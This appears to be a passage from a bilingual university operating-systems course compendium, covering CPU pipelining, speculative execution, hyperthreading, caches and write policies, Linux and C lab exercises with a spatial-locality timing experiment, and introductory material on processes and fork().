
For å gjøre CPU-en enda mer effektiv kan man duplisere deler av pipelinen for å behandle mer enn én instruksjon om gangen. For eksempel kan man lage to pipelines som henter instruksjoner fra RAM og dekode dem, og man kan lage flere enheter som kan utføre instruksjonene (eksekveringsenheter), slik at flere instruksjoner kan utføres parallelt. Det er dette vi kaller en *superscalar* arkitektur, som er illustrert i del (b) av figuren over.

Moderne prosessorer som sitter i datamaskiner i dag er gjennomgående superscalar CPU-er, og eksekveringsenheterne i disse CPU-ene er ofte svært spesialiserte (noen kan jobbe med heltall, andre med flyttall, og andre er kanskje mer generelle), og så sørger kontrollogikken i CPU-en for at riktig instruksjon går til riktig eksekveringsenhet. En superscalar CPU kan også utføre instruksjoner i en annen rekkefølge (*out-of-order execution*) enn programmereren skrev dem, hvis kontrollogikken oppdager at en eksekveringsenhet er ledig og det finnes en instruksjon litt lenger ute som kan utføres der. Kontrollogikken prøver å holde flest mulig av eksekveringsenheterne i arkitekturen opptatt til enhver tid.

Moderne prosessorer gjør også *speculative execution*, dvs. de prøver å gjette hva utfallet av branch-instruksjoner blir (f.eks. en jump-instruksjon) og reverserer hvis det gikk galt. Både out-of-order execution og speculative execution gjøres for å få bedre ytelse. Speculative execution fikk mye oppmerksomhet i 2018 på grunn av sårbarhetene [Spec-tre](#) og [Meltdown](#).

Den enkleste varianten av speculative execution er vanlig branch prediction, der CPU-en prøver å gjette utfallet av en jump-instruksjon. Når CPU-en har hentet en jump-instruksjon, gjetter den – i stedet for å vente på at betingelsen (som avgjør om vi skal hoppe til et annet sted i koden eller fortsette på neste linje) skal beregnes – hva resultatet blir basert på tidligere hopp, og begynner å hente denne instruksjonen. Når betingelsen er beregnet, sjekker CPU-en om gjetningen var riktig og utførelsen kan fortsette som normalt, eller om CPU-en tok feil og må reversere og laste inn den andre instruksjonen.

```
g++ -o bp bp.cpp
./bp
```

Figur 1.17: Hyperthreading/SMT.

```
# fjern kommentaren foran std::sort(data, data + arraySize);
g++ -o bp bp.cpp
./bp
```

1.3.2 HyperThreading/SMT

Hyperthreading/SMT i figur 1.17.

(De fire ulike fargene i boksene betyr instruksjoner fra fire ulike programmer)

En utvidelse av den superscalare arkitekturen er Simultaneous Multithreading (SMT), eller Hyper-Threading (HT), som er navnet Intel bruker. For å øke sjansene for å holde alle enhetene i CPU-en opptatt til enhver tid er det mulig å utvide en CPU-kjerne til å holde to prosesser samtidig (ved å ha doble sett av alle registrene programmene bruker (inkludert SP, BP, IP osv.)). Da kan CPU-en når som helst plukke instruksjoner fra disse to programmene, avhengig av hvilke eksekveringsenheter som er ledige til enhver tid. En CPU med SMT/HT vil framstå som mer enn én prosessor for operativsystemet (to CPU-er i tilfellet Intels Hyperthreading, som vi skal bruke). Begrepet hyperthreading kalles også "Virtual Cores" i enkelte dokumenter. Navnet der antyder at *med SMT/Hyperthreading vil det se ut som datamaskinen din har dobbelt så mange (eller flere i noen sjeldne implementasjoner) CPU-kjerner sammenlignet med hvor mange den har i virkeligheten.*

Eksempel:

[Intel Core i7 2640M](#) er en CPU med to CPU-kjerner, men siden den støtter hyperthreading vil den framstå for operativsystemet som fire CPU-kjerner (demo fra Linux-kommandolinja):

```
$ cat /proc/cpuinfo
processor       : 0
vendor_id     : GenuineIntel
model name    : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
...
processor       : 1
vendor_id     : GenuineIntel
model name    : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
...
processor       : 2
vendor_id     : GenuineIntel
model name    : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
...
processor       : 3
vendor_id     : GenuineIntel
model name    : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
...
```

Demo

```
time ./regn-5.bash
time ./regn.bash 2
time ./regn.bash 4
time ./regn.bash 6
time ./regn.bash 8
```

1.4 Cache

Sammenlignet med hastigheten en CPU kan lese et register med, er RAM utrolig tregt. For å unngå deler av ventetiden du får når du prøver å lese/skrive til RAM, vil maskinvaren prøve å gå til RAM bare når den virkelig må. Den kan gjøre dette på to måter:

1. "huske" de dataene/instruksjonene som nylig er hentet fra RAM (her snakker vi om tidsdimensjonen, og vi skal snart omtale dette som "temporal locality")
2. hente mer enn akkurat de bytene du trenger fra RAM og "huske" dette også (her snakker vi om romdimensjonen, og vi skal snart omtale dette som "spatial locality")




- Locality of reference

- *spatial locality*
- *temporal locality*

Den minste enheten data vi kan hente fra minnet er en Byte, men vi cacher aldri bare én enkelt Byte, vi cacher en *cache line* (typisk 64 Byte)

Figur 1.19: Hvorfor cache virker.



Figur 1.20: Hvis vi "zoomer inn" på minnet.

Flaskehalsen som oppstår mellom hastigheten til CPU-en og tiden det tar å gjøre et minneoppslag, kalles ofte *von Neumann-flaskehalsen*, og i praksis løses den med cache-mekanismen.

CPU-cacher har flere nivåer (vanligvis L1, L2 og L3), og noen ganger er ett av nivåene (vanligvis L1) delt i en dedikert cache for instruksjoner og en dedikert cache for data.

Hvorfor cache virker i figur 1.19.

Cache gjør at programmer kjører raskere fordi instruksjoner ofte gjenbrukes (samlokalisert i tid), mens data ofte aksesseres i blokker (samlokalisert i rom – har du lest en bestemt byte, må du sannsynligvis snart lese byten ved siden av også).

Hvis vi "zoomer inn" på minnet i figur 1.20.

Dette er hvordan minnet egentlig ser ut. Minnet er organisert i cache lines på 64 B hver (andre størrelser kan brukes, men 64 B er det vanligste).

Write-through Skriv til cache line og umiddelbart til minnet

Write-back Skriv til cache line og merk cache line som *dirty*

Figur 1.21: Write Policy.

1.4.2 Write Policy

Write Policy i figur 1.21.

Med write-back skrives dataene til minnet først når cache line skal overskrives av en annen, eller i andre tilfeller som f.eks. en *context switch* (context switch betyr å bytte ut det kjørende programmet på CPU-en, dvs. å stoppe programmet, lagre programmets tilstand/status slik at CPU-en kan begynne å kjøre et annet program).

Et viktig poeng er at write-back-cacher er spesielt utfordrende når det er flere CPU-kjerner til stede: hva om flere CPU-kjerner har cachet de samme dataene? Hvordan vet én CPU-kjerne at ingen annen CPU-kjerne har skrevet til de samme dataene som den har cachet? Dette løses med en cache coherence-protokoll som MESI, men å løse dette problemet blir dyrere med antall CPU-kjerner, siden det fører til mer arbeid med å koordinere cachene mellom CPU-kjernene. Vi skal ikke studere dette videre, men merk at dette er et typisk problem når vi parallelliserer beregninger: det er alltid behov for "cross-talk"/koordinering, og dette blir dyrere med økende parallellitet.

Write-through

Write-through cache i figur 1.22.


Write-back

Write-back cache i figur 1.23.


Begge figurene er fra [Cache_\(computing\)](#).

Med write-back-caching må vi sjekke om cache-blokka (cache lina) vi vil skrive til er *dirty*, dvs. inneholder data som ennå ikke er skrevet til neste nivå av datalagring (RAM eller et tregere cache-nivå). Dette gjelder både lese- og skriveforespørsler. Write-through-caching er den enkleste og sikreste (siden cachen bare vil inneholde en kopi av data som finnes et annet sted), men hvis vi vil at systemet skal gi god ytelse for skriveforespørsler (noe vi i de fleste tilfeller vil), da må vi bruke write-back-caching.

Hvis vi bruker Linux-kommandolinja til å spørre om hva slags CPU-cache vi har, ser vi at vi i dette tilfellet har tre nivåer, alle i Write Back-modus. Merk også at på nivå 1 er det separate cacher for Instructions og Data, mens på nivå 2 og 3 caches Instructions og Data i samme cache (derav System Type "Unified").



Figur 1.22: Write-through cache.

**Figure 1.23:** Write-back cache.

```
$ dmidecode -t cache | grep -E '(Socket|Operational|Installed Size|System Type)'
```

```
Socket Designation: L1 Cache  
Operational Mode: Write Back  
Installed Size: 192 kB  
System Type: Data
```

```
Socket Designation: L1 Cache  
Operational Mode: Write Back  
Installed Size: 128 kB  
System Type: Instruction
```

```
Socket Designation: L2 Cache  
Operational Mode: Write Back  
Installed Size: 5 MB  
System Type: Unified
```

```
Socket Designation: L3 Cache  
Operational Mode: Write Back  
Installed Size: 12 MB  
System Type: Unified
```

I operativsystemer er det en veldig viktig faktor at når vi bytter fra ett program til et annet (context switch), er cachen full av data fra det første programmet, og det tar tid å erstatte dem med nye data. Etter en context switch må vi "varme opp cachen". Derfor sier vi at en context switch er ganske dyr, ikke bare på grunn av tiden operativsystemet bruker på å bytte prosesser, men også fordi vi har cacher involvert.

1.5 Lab-øvinger

1. **Kom i gang.** Lag din egen virtuelle Linux-maskin i SkyHiGh ved å følge instruksjonene i [Basic Infrastructure Orchestration](#), og BRUK YAML-FILA [single linux.yaml](#). Logg inn på linux-maskinen ved å følge [instruksjonen nederst på siden](#). Trenger du hjelp, finnes det også en [video](#) (men merk at navnet på yaml-fila som skal brukes ikke er riktig i videoen)
2. **Unix/Linux-kommandolinja (kan du Linux fra før, hopp til "Linux C-programmering")**
Bli kjent med Unix/Linux ved å lese [UNIX Tutorial for Beginners](#) (les "introduction to the UNIX operating system" og deretter tutorial én, to, tre, fire og fem). Merk: i del 2.1 av tutorialen blir du bedt om å bruke fila `science.txt`. Denne fila finnes ikke i din virtuelle Linux-maskin, men du kan laste den ned med
`wget http://www.ee.surrey.ac.uk/Teaching/Unix/science.txt`
Vil du prøve en nyere og mer interaktiv måte å lære Linux på, besøk [Linux Journey](#).
3. **Linux C-programmering**
Lag en katalog `hello`, og lag en fil `hello.c` i denne katalogen:

```
mkdir hello
cd hello
nano hello.c
```

legg inn følgende innhold i fila `hello.c`:

```
#include <stdio.h>
int main(void) {
    printf("hello, world\n");
    return 0;
}
```

Kompiler dette til en kjørbart fil med `gcc -Wall -o hello hello.c`. `-Wall` betyr Warnings:All og er ikke nødvendig for kompileringen, men hjelper oss å skrive bedre kode ved å advare om ting som ubrukte variabler. Kjør den kompilerte fila med `./hello`. Prøv også å kjøre den ved å oppgi absolutt sti til fila (start kommandolinja med `/` i stedet for `./`). Finn ut om miljøvariabelen `PATH` inkluderer en katalog `bin` i hjemmekatalogen din (`echo $PATH`). Hvis hjemmekatalogen din ikke er med i `PATH`, lag katalogen med `mkdir ~/bin` og legg den til i `PATH` med `PATH=$PATH:~/bin` (du kan gjøre denne endringen "permanent" ved å legge kommandoen nederst i fila `~/.bashrc`, siden denne fila kjøres hver gang du logger inn). Kopier `hello` til `bin` og kjør den ved bare å skrive `hello`.

Er du ikke kjent med grunnleggende C-programmering, er dette en fin tutorial: [Learn C Programming, A short C Tutorial](#).

(En veldig god og fritt tilgjengelig lærebok er [C Programming Notes for Professionals book](#)).

Bruk alltid verktøy for å sjekke kvaliteten på koden din når du programmerer (vi kommer ikke alltid til å gjøre dette, men det er viktig å ha i bakhodet når du driver med ekte C-programmering og ikke bare lærer, slik vi gjør her), f.eks. for C-programmering kan vi bruke `clang-tidy` slik

```
clang-tidy -checks='*' kode.c --
```

(Vi nevner også følgende lenker hvis du virkelig vil studere C i dybden (men du trenger ikke dette i vårt fag))

[How to C in 2016](#) og denne

[Modern C](#) og greit å kjenne til denne også

[SEI CERT C Coding Standard](#))

4. C-programmering og kodekvalitet

Lag en ny fil `kode.c` og kopier det siste eksempelet i kapitlet "3. Loops and Conditions" i [Learn C Programming, A short C Tutorial](#) inn i fila `kode.c`. Kompiler den med

```
gcc -Wall kode.c
```

og sjekk kodekvaliteten med `clang-tidy -checks='*' kode.c --`

Klarer du å forbedre koden ut fra det gcc og clang-tidy sier? (eller enda "bedre": les man `clang-tidy`, søk etter ordet `fix` og finn ut hvordan clang-tidy kan fikse problemene automatisk)

Vi skal ikke bli eksperter på C-programmering i dette faget, vi skal bare bruke C til å lære oss om operativsystemer, men det er viktig at vi venner oss til å sjekke kodekvaliteten nå som vi har programmert i flere fag allerede. I dette faget er det greit at vi ikke alltid skriver optimal og sikker kode (siden det fort blir mange ekstra kodelinjer som ikke nødvendigvis hjelper oss å lære operativsystemer bedre), MEN VI MÅ GENERELT ALLTID VÆRE KLAR OVER AT KODEN VÅR KAN HA SVAKHETER/SÅRBARHETER, og at det finnes verktøy som hjelper oss å oppdage dem.

5. **Måling av kjøretider.** Målet med denne øvingen er at du skal se effekten av *spatial locality*. Vi kan se dette ved å endre måten vi aksesserer et array i minnet på. Hvis vi er nøye med hvordan vi bruker indekser, kan vi utnytte det vi vet om cache: at cachen inneholder cache lines på 64 byte og ikke bare enkeltbyte. Hvis du ikke vil gjøre alt plottingen i Python, kan du bare forenkle punkt (d) (og hoppe over resten av øvingen) og se på det du får ut av `time ./mlab` med de ulike kombinasjonene av indekser. Du bør se at du får ganske ulike kjøretider for ulike kombinasjoner av indekser, selv om du gjør like mange beregninger!

- (a) Installer kompilatoren (og git i tilfelle den ikke allerede er der)

```
sudo apt update
sudo apt install gcc git
```

- (b) Klon iikos-files hvis du ikke allerede har gjort det, og cd til katalogen der du finner mlab.c

```
git clone https://gitlab.com/erikhje/iikos-files.git
cd iikos-files/01-hwreview
```

- (c) Sett det reserverte bash-ordet time til bare å skrive ut medgått tid i sekunder med

```
TIMEFORMAT="%R"
```

- (d) I g_x[j][i] (på linje 10 i mlab.c), prøv alle fire mulige kombinasjoner av i og j:

```
g_x[j][i] = g_x[i][j] * 1;
g_x[i][j] = g_x[i][j] * 1;
g_x[j][i] = g_x[j][i] * 1;
g_x[i][j] = g_x[j][i] * 1;
```

For hver kombinasjon gjør du

```
gcc -o mlab mlab.c
for i in {1..10}
do
    echo -n "$i/10 "
    (time ./mlab) |& tr -d '\n' | tr ',' '.' >> loopidx.dat
    echo -n ' ' >> loopidx.dat
done
echo
echo >> loopidx.dat
```

- (e) Sjekk at du nå har en fil med fire rader à ti datapunkter

```
cat loopidx.dat
```

- (f) (dette gjelder bare Mac-brukere) Hvis du bruker Mac, kan ssh videresende noen miljøvariabler som forvirrer Python, så gjør dette for å unngå problemer:

```
echo 'export LC_ALL=en_US.UTF-8' >> ~/.bashrc
echo 'export LANG=en_US.UTF-8' >> ~/.bashrc
source .bashrc
```

- (g) La oss bruke Python til å lese datafila og lage en fin PDF-figur

```
# la oss sjekke at vi har Python og bibliotekene vi trenger
sudo apt install python3 python3-matplotlib python3-numpy
```

```
# start python-tolkeren
python3

# kopier og lim inn følgende i tolkeren
# (eller legg dette i en fil a.py og kjør den med python3 a.py)
import matplotlib
matplotlib.use('Agg')
import matplotlib.pyplot as plt
import numpy as np

fig = plt.figure()
plt.ylabel('time')
plt.xlabel('events')
plt.grid(True)
plt.xlim(0,9)
plt.ylim(0,20)

a=np.loadtxt('loopidx.dat')

plt.plot(a[0,:], label = "line 0")
plt.plot(a[1,:], label = "line 1")
plt.plot(a[2,:], label = "line 2")
plt.plot(a[3,:], label = "line 3")
plt.legend()

fig.savefig('loopidx.pdf')

# avslutt med CTRL-D
```

- (h) Se på den nylagde fila loopidx.pdf. Merk: du kan ikke se på en PDF-fil på en Linux-server siden du ikke har GUI (grafisk brukergrensesnitt) der, så kopier den til laptopen din med scp:

```
# HVIS DU BRUKER SkyHiGh:
# kjør dette på laptopen din, IKKE på Linux-serveren
# (husk å bytte ut nøkkelnavnet og IP-adressen)
scp -i MYKEY.pem ubuntu@IPADDRESS:~/iikos-files/01-hwreview/loopidx.pdf .

# HVIS DU KJØRER LINUX PÅ WINDOWS MED WSL:
cp loopidx.pdf /mnt/c/Users/BRUKERNAVN
# (bytt ut BRUKERNAVN med Windows-brukernavnet ditt)
```

1.6 Repetisjonsspørsmål og oppgaver

1. Hva er et "direktiv" i assembly-kode?
2. Forklar kort begrepene *superscalar* og *pipelining*.
3. Hva gjør en C-kompilator som *gcc*? Hva er forskjellen mellom C-kode, assembly-kode og maskinkode?
4. **(KEY PROBLEM)** Med utgangspunkt i eksemplene på C-kode og assembly-kode vi har gått gjennom i dette kapitlet, forklar hva hver linje i følgende assembly-kode gjør:

```
01          .text
02 .globl main
03 main:
04          pushq   %rbp
05          movq    %rsp, %rbp
06          movl    $0, -4(%rbp)
07          jmp     .L2
08 .L3:
09          addl    $1, -4(%rbp)
10          addl    $1, -4(%rbp)
11 .L2:
12          cmpl    $9, -4(%rbp)
13          jle     .L3
14          movl    $0, %eax
15          popq    %rbp
16          ret
```

Denne assembly-koden ble generert av et C-program på omtrent fem linjer. *Hvordan så det C-programmet ut?* (Hint: Løs dette ved å prøve å skrive enkel C-kode som du kompilerer til assembly-kode og sammenligner med koden over. Du kan gjerne bruke [Compiler Explorer](#) til dette, men husk å fjerne haken for "Intel asm syntax" under menyen "Output".)

2

Operating Systems and Processes

Note: references like “Fig 4.1” and “chp 4” point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: [chp 4](#).

2.1 Introduction

2.1.1 Def

What does the OS do? in figure 2.1.

Virtualizing the CPU

```
./cpu A  
./cpu A & ./cpu B & ./cpu C & ./cpu D &
```

Virtualizing memory

The operating system

virtualizes physical resources so they become user-friendly

manages the resources of a computer

Figure 2.1: What does the OS do?.

Virtualization create abstractions
Performance minimize overhead
Security protect/isolate applications
Reliability stability
Energy-efficient environmentally friendly

Figure 2.2: OS design goals.

```
setarch $(uname --machine) --addr-no-randomize /bin/bash
./mem 1
./mem 1 & ./mem 100 &
```

Concurrency

```
./threads 1000
./threads 10000
```

Persistence

```
./io
ls -ltr /tmp
cat /tmp/file
```

2.2 Design goals

OS design goals in figure [2.2](#).

2.3 History

See [Éric Lévénez's site](#).

Before 1970 in figure [2.3](#).

2.3.1 Unix/Linux

Unix/Linux in figure [2.4](#).

1940-55 Direct machine code, moving wires

1955-65 Simple OS's, punchcards

1965-70 Multics, IBM OS/360 (the mainframe)

Figure 2.3: Before 1970.

- Ken Thompson developed a stripped-down version of MULTICS on a PDP-7 he got hold of in 1969
- Numerous flavors developed (SystemV or Berkely-based)
- The *GNU*-project started in 1983 by Richard Stallman
- Unified with *POSIX* interface specification in 1985
- Minix in 1987 inspired Linus Torvalds to develop *Linux* (released in 1991)

Figure 2.4: Unix/Linux.

- IBM sold PCs bundled with MS-DOS from beginning of 80s
- DOS/Windows from 85-95
- Win95/98/Me from 95-2000
- *WinNT*, 2000, XP, Vista, 7, 8, 10 from 93-
- *WinNT*, 2000, 2003, 2008, 2012, 2016, 2019 from 93-

Figure 2.5: Windows.

2.3.2 Windows

Windows in figure [2.5](#).

2.4 Processes

2.4.1 Process

Policy vs Mechanism in figure [2.6](#).

Process in figure [2.7](#).

Separate policy and mechanism

Figure 2.6: Policy vs Mechanism.

Process vs program

Figure 2.7: Process.

Process creation, fig 4.1 (notice: stack)

Figure 2.8: Creation.

- Process states, fig 4.2
- Using the CPU, fig 4.3, 4.4

Figure 2.9: States.

What the OS stores about processes fig 4.5 (Process/task list/table, PCB)

Figure 2.10: Process list.

2.4.2 Creation

Creation in figure 2.8.

2.4.3 States

States in figure 2.9.

2.4.4 List, PCB

Process list in figure 2.10.

```
ps aux | awk '{print $8}' | grep -P '^S' | wc -l
ps aux | awk '{print $8}' | grep -P '^R' | wc -l
ps aux | awk '{print $8}' | grep -P '^I' | wc -l
# NO, inefficient command line usage,
# always try to filter as far left as you can
ps -eo stat | grep -P '^S' | wc -l
```

Where does the I come from?

CPU-bound	scientific computing, machine learning, multimedia <i>Remember: hyper-threading doesn't help CPU-bound processes</i>
I/O-bound	not much to do, mostly wait for I/O
Memory-bound	heavy use of memory (often also CPU-bound)
Real-time	have deadlines, soft real-time (multimedia) vs hard real-time (robotics)
Batch vs Interactive	batch has no I/O
Service	"the ones that run without any user logged in" (as opposed to a "User process")

Figure 2.11: Process characteristics.

2.4.5 Process characteristics

Process characteristics in figure 2.11.

Note that code being executed on the CPU is sometimes called a job, task, process or thread (or even "fiber"). Most times the distinction between these are important, e.g. we will discuss the differences between processes and threads later, but sometimes we just need a general name for any kind of executable code we want the CPU to run, then we often use the term "job" or "process" (even though "job" is also sometimes clearly defined, e.g. in the Windows operating system).

For real-time processes, soft real-time means that deadlines are not crucial. If a soft real-time process like a video player misses a deadline, it just means slightly reduces quality that the user may or may not notice. For a hard real-time process, deadlines must be kept. Examples of hard real-time systems are any kind of industrial control system, e.g. the automatic steering of a car or a robot arm placing a product on a conveyor belt.

2.5 Lab tutorials

1. No lab tutorial this week.

2.6 Review questions and problems

1. What are the two main tasks of the operating system?
2. What are the design goals for operating systems?
3. What is batch processing?
4. What information do you find in the process list / process table?
5. **(KEY PROBLEM)** Study the C-code in the textbook, e.g. the example in figure 2.1 ([cpu.c](#)). To make sure we can use command line arguments and use `printf()`, write a simple C-program `me.c` that takes your name and age as command line arguments and prints them using `printf`. The program should compile and run like this:

```
$ gcc -Wall -o me me.c
$ ./me Erik 47
Yo, Im Erik and Im at least 47 years old
```

Check if you get any warnings on your code by using
`clang-tidy -checks='*' me.c --`

3

System Calls

Note: references like “Fig 5.1” and “chp 5” point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: [chp 5](#) and [chp 6](#).

3.1 System Calls

3.1.1 fork()

fork() in figure 3.1.

The big punchline: *The return code `rc` is 0 in the newly created child process, while `rc` contains the value of the child’s process-ID in the parent process.* You can use this in your C-code to write separate code for parent and child processes.

